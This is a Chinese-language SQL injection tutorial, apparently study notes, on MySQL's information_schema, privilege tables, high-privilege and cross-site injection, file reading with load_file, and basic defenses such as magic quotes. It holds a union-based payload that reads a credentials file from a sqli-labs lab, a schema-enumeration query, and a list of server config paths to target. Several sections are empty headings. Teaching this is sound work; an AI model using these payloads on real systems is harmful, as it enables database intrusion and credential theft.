SQL注入之MySql数据库
系统库


SCHEMATA ->存储数据库名的表
关键字段:SCHEMA_NAME ->数据库名称
查询payload:

从查询结果可以看出,在information_schema.schemata表中,schema_name字段存储了当前数据库的所有数据库名称
TABLES ->存储表名
关键字段:TABLE_SCHEMA ->表示该表名属于哪个数据库名
关键字段:TABLE_NAME ->存储表的表名
查询payload:

从查询结果看可以看出,在tables表中的table_name字段,存储了dvwa数据库的表名
注:where后数据库名等要加引号
COLUMNS ->存储的字段名表
关键字段:TABLE_SCHEMA ->该字段所属数据库名
关键字段:TABLE_NAME ->存储所属表的名称
关键字段:COLUMN_NAME ->该字段的名称
执行payload:
select table_schema,column_name,table_name from information_schema.columns where table_name=users and table_schema='dvwa';

从查询结果看,在columns表中,存储了数据库对应的表名以及对应的字段内容。
通过以上分析,我们得知information_schema数据库中存储着当前数据库所有的数据库、表名、字段名信息,只要执行相应的SQLpayload,即可把数据库的信息爆出
系统库等的可替代库
- innodb引擎可用mysql.innodb_table_stats、innodb_index_stats,sys.schema_table_statistics和sys.x$schema_flattened_keys来代替
- 除此之外,系统表sys.schema_table_statistics_with_buffer、sys.schema_auto_increment_columns用于记录查询的缓存,某些情况下可代替information_schema
MySQL权限管理
关于MySQL的权限简单的理解就是MySQL允许你做你权利以内的事情,不可以越界。MySQL服务器通过权限表来控制用户对数据库的访问,权限表存放在mysql数据库中,由mysql_install_db脚本初始化。
存储账户权限信息表主要有:user、db、tables_priv、columns_priv、procs_priv、proxies_priv这六张表(5.6之前还有host表,现在已经把host内容整合进user表)
| 权限类型 | 权限说明 |
|---|---|
| All/All Privileges | 代表全局或者全数据库对象级别的所有权限 |
| Alter | 代表允许修改表结构的权限,但必须要求有create和insert权限配合。如果是rename表名,则要求有alter和drop原表, create和insert新表的权限 |
| Alter routine | 代表允许修改或者删除存储过程、函数的权限 |
| Create | 代表允许创建新的数据库和表的权限 |
| Create routine | 代表允许创建存储过程、函数的权限 |
| Create tablespace | 代表允许创建、修改、删除表空间和日志组的权限 |
| Create temporary tables | 代表允许创建临时表的权限 |
| Create user | 代表允许创建、修改、删除、重命名user的权限 |
| Create view | 代表允许创建视图的权限 |
| Delete | 允许执行delete操作 |
| Drop | 代表允许删除数据库、表、视图的权限,包括truncate table命令 |
| Event | 代表允许查询,创建,修改,删除MySQL事件 |
| Execute | 代表允许执行存储过程和函数的权限 |
| File | 代表允许在MySQL可以访问的目录进行读写磁盘文件操作,可使用的命令包括load data infile,select … into outfile,load file()函数 |
| Grant option | 代表是否允许此用户授权或者收回给其他用户你给予的权限,重新付给管理员的时候需要加上这个权限 |
| Index | 代表是否允许创建和删除索引 |
| Insert | 代表是否允许在表里插入数据,同时在执行analyze table,optimize table,repair table语句的时候也需要insert权限 |
| Lock tables | 代表允许对拥有select权限的表进行锁定,以防止其他链接对此表的读或写 |
| Process | 代表允许查看MySQL中的进程信息,比如执行show processlist, mysqladmin processlist, show engine等命令 |
| Reference | 是在5.7.6版本之后引入,代表是否允许创建外键 |
| Reload | 代表允许执行flush命令,指明重新加载权限表到系统内存中,refresh命令代表关闭和重新开启日志文件并刷新所有的表 |
| lication client | 代表允许执行show master status,show slave status,show binary logs命令 |
| Replication slave | 代表允许slave主机通过此用户连接master以便建立主从复制关系 |
| Select | 允许执行select操作 |
| Show databases | 代表允许执行show databases命令查看所有的数据库名 |
| Show view | 代表允许执行show create view命令查看视图创建的语句 |
| Shutdown | 代表允许关闭数据库实例,执行语句包括mysqladmin shutdown |
| Super | 代表允许执行一系列数据库管理命令,包括kill强制关闭某个连接命令, change master to创建复制关系命令,以及create/alter/drop server等命令 |
| Trigger | 代表允许创建,删除,执行,显示触发器的权限 |
| Update | 允许执行update操作 |
| Usage | 是创建一个用户之后的默认权限,其本身代表连接登录权限。使用create user语句创建的用户,默认就拥有这个usage权限,但是除了能登录之外, |
权限管理概念
MySQL用户权限管理主要有以下作用:
可以限制用户访问哪些库、哪些表 可以限制用户对哪些表执行SELECT、CREATE、DELETE、DELETE、ALTER等操作 可以限制用户登录的IP或域名 可以限制用户自己的权限是否可以授权给别的用户
用户操作MySQL数据库的权限管理,主要分为两个阶段:
- 有没有权限连接上来
- 有没有权限执行本操作
MySQL连接权限
服务器如何判断用户有没有权连接上来?
依据:
- 你从哪里来?host
- 你是谁?user
- 你的密码是多少?password
用户的这三个信息,存储在mysql库中的user表中。
操作执行权限
mysql数据库(系统数据库)下的表:user、db、tables_priv、columns_priv、proce_priv、proxies_priv共同构成授权表;
- user表
user表列出可以连接服务器的用户及其口令,并且它指定他们有哪种全局(超级用户)权限。在user表启用的任何权限均是全局权限,并适用于所有数据库。例如,如果你启用了DELETE权限,在这里列出的用户可以从任何表中删除记录,所以在你这样做之前要认真考虑。
- db表
db表列出数据库,而用户有权限访问它们。在这里指定的权限适用于一个数据库中的所有表。
- tables_priv表
tables_priv表指定表级权限,在这里指定的一个权限适用于一个表的所有列。
- columns_priv表
columns_priv表指定列级权限。这里指定的权限适用于一个表的特定列。
- proce_priv
columns_priv表指定存储过程权限。这里代表允许使用某个存储过程的权限。
- proxies_priv
利用 MySQL proxies_priv(模拟角色)实现类似用户组管理。角色(Role)可以用来批量管理用户,同一个角色下的用户,拥有相同的权限。
注:MySQL5.7.X以后可以模拟角色(Role)的功能,通过mysql.proxies_priv模拟实现
MySQL执行权限检查顺序

开始查询
- 校验user表,对于全局权限是ok → 直接执行
- 检验DB表,对于某个有特定的数据库有权限 → 执行
- 检验tables_priv,对于特定数据库下的某些表是有权限 → 执行
- 检验columns_priv,对于特定表中的某些列有权限 → 执行

用户登录,user表首先能限制用户登录,其次还保存了该用户的全局权限,如果该用户没有任何权限,那么将从db表中查找该用户是否有某个数据库的操作权限,如果都没有,将从table_priv表中查找该用户是否有某个表的操作权限,如果有,则该用户可以按照已有的权限来操作该表。
MySQL弱类型比较
SQL注入之高权限注入

注:当一个部署在MySQL的网站出现SQL漏洞时,可以通过这个网站去入侵其他部署在这个MySQL服务器的网站(前提用户为root用户)
在数据库中区分有数据库系统用户与数据库**普通用户,**二者的划分主要体现在对一些高级函数与资源表的访问权限上。直白一些就是高权限系统用户拥有整个数据库的操作权限,而普通用户只拥有部分已配置的权限。
网站在创建的时候会调用数据库链接,会区分系统用户链接与普通用户链接;当多个网站存在一个数据库的时候.root就拥有最高权限可以对多个网站进行管辖,普通用户仅拥有当前网站和配置的部分权限。所以当我们获取到普通用户权限时,我们只拥有单个数据库权限,甚至文件读写失败;取得高权限用户权限,不仅可以查看所有数据库,还可以对服务器文件进行读写操作

mysql中存在4个控制权限的表
分别为user表,db表,tables_priv表,columns_priv表。(权限由高到低)
- User表:存放用户账户信息以及全局级别(所有数据库)权限,决定了来自哪些主机的哪些用户可以访问数据库实
- 例,如果有全局权限则意味着对所有数据库都有此权限
- Db表。存放数据库级别的权限,决定了来自哪些主机的哪些用户可以访问此数据库
- Tables_priv表。存放表级别的权限,决定了来自哪些主机的哪些用户可以访问数据库的这个表
- Columns_priv表,存放列级别的权限,决定了来自哪些主机的哪些用户可以访间数据库表的这个字段
- Procs_priv表:存放存储过程和函数级别的权限
MySQL权限级别
- 全局性的管理权限:作用于整个MySQL实例级别
- 数据库级别的权限:作用于某个指定的数据库上或者所有的数据库上
- 数据库对象级别的权限。作用于指定的数据库对象上(表、视图等)或者所有的数据库对象
mysql权限表的验证过程
- 先从user表中的Host ,User ,Password这3个字段中判断连接的ip、用户名、密码是否存在,存在则通过验证。
- 通过身份认证后,进行权限分配,
- 按照user. db. tables_priv. columns_priv的顺序进行验证。
- 即先检查全局权限表user,如果user中对应的权限为Y,则此用户对所有数据库的权限都为Y,
- 将不再检查db,tables_priv ,columns_priv:如果为N,则到db表中检查此用户对应的具体数据库,
- 并得到db中为Y的权限,如果db中为N,则检查tables_priv中此数据库对应的具体表,取得表中的权限Y,以此类推。
当用户为高权限时,可以进行读写文件,跨库/跨网站进行注入
SQL注入之文件读写
前提条件
- 高权限(root用户)
- 需要secure_file_priv权限
查看file权限配置

- secure_file_prive= ,结果为空的话,表示允许任何文件读写
- secure_file_prive=NULL,表示不允许任何文件读写
- secure_file_prive=‘某个路径’,表示这个路径作为文件读写的路径
Note
在mysql5.5版本前,都是默认为空,允许读取
在mysql5.6版本后 ,默认为NULL,并且无法用SQL语句对其进行修改。所以这种只能在配置进行修改。
查询该参数配置的情况:
show global variables like "%secure%";
利用sql语句修改配置项(5.6版本以前,临时修改重启失效):

set global secure_file_prive=""
5.6版本以后,只能利用配置项修改:
注:文件中的路径为\,但在SQLpayload中要用/或者是\(转义字符)
SQLpayload示例:
id=-1%20union%20select%201,load_file(%27F:\\phpstudy_pro\\WWW\\sqli-labs\\sqli-labs%20for%207\\sql-connections\\db-creds.inc%27),3

找文件路径
常见路径

如果注入点有文件读取权限,就可以手工load_file或工具读取配置文件,再从中寻找路径信息(一般在文件末尾)。各平台下Web服务器和PHP的配置文件默认路径可以上网查,这里列举常见的几个。
Windows:
- c:\windows\php.ini php配置文件
- c:\windows\system32\inetsrv\MetaBase.xml IIS虚拟主机配置文件
Linux:
- /etc/php.ini php配置文件
- /etc/httpd/conf.d/php.conf
- /etc/httpd/conf/httpd.conf Apache配置文件
- /usr/local/apache/conf/httpd.conf
- /usr/local/apache2/conf/httpd.conf
- /usr/local/apache/conf/extra/httpd-vhosts.conf 虚拟目录配置文件

写入文件
SQL注入之基础防御
魔术引号

注:魔术引号会自动在引号、null等字符前后加上\转义,从而使文件名错误/路径错误,达到防御的作用
内置函数

注:is类函数是判断数据类型的
SQL注入常见函数
Mysql数据库基本函数
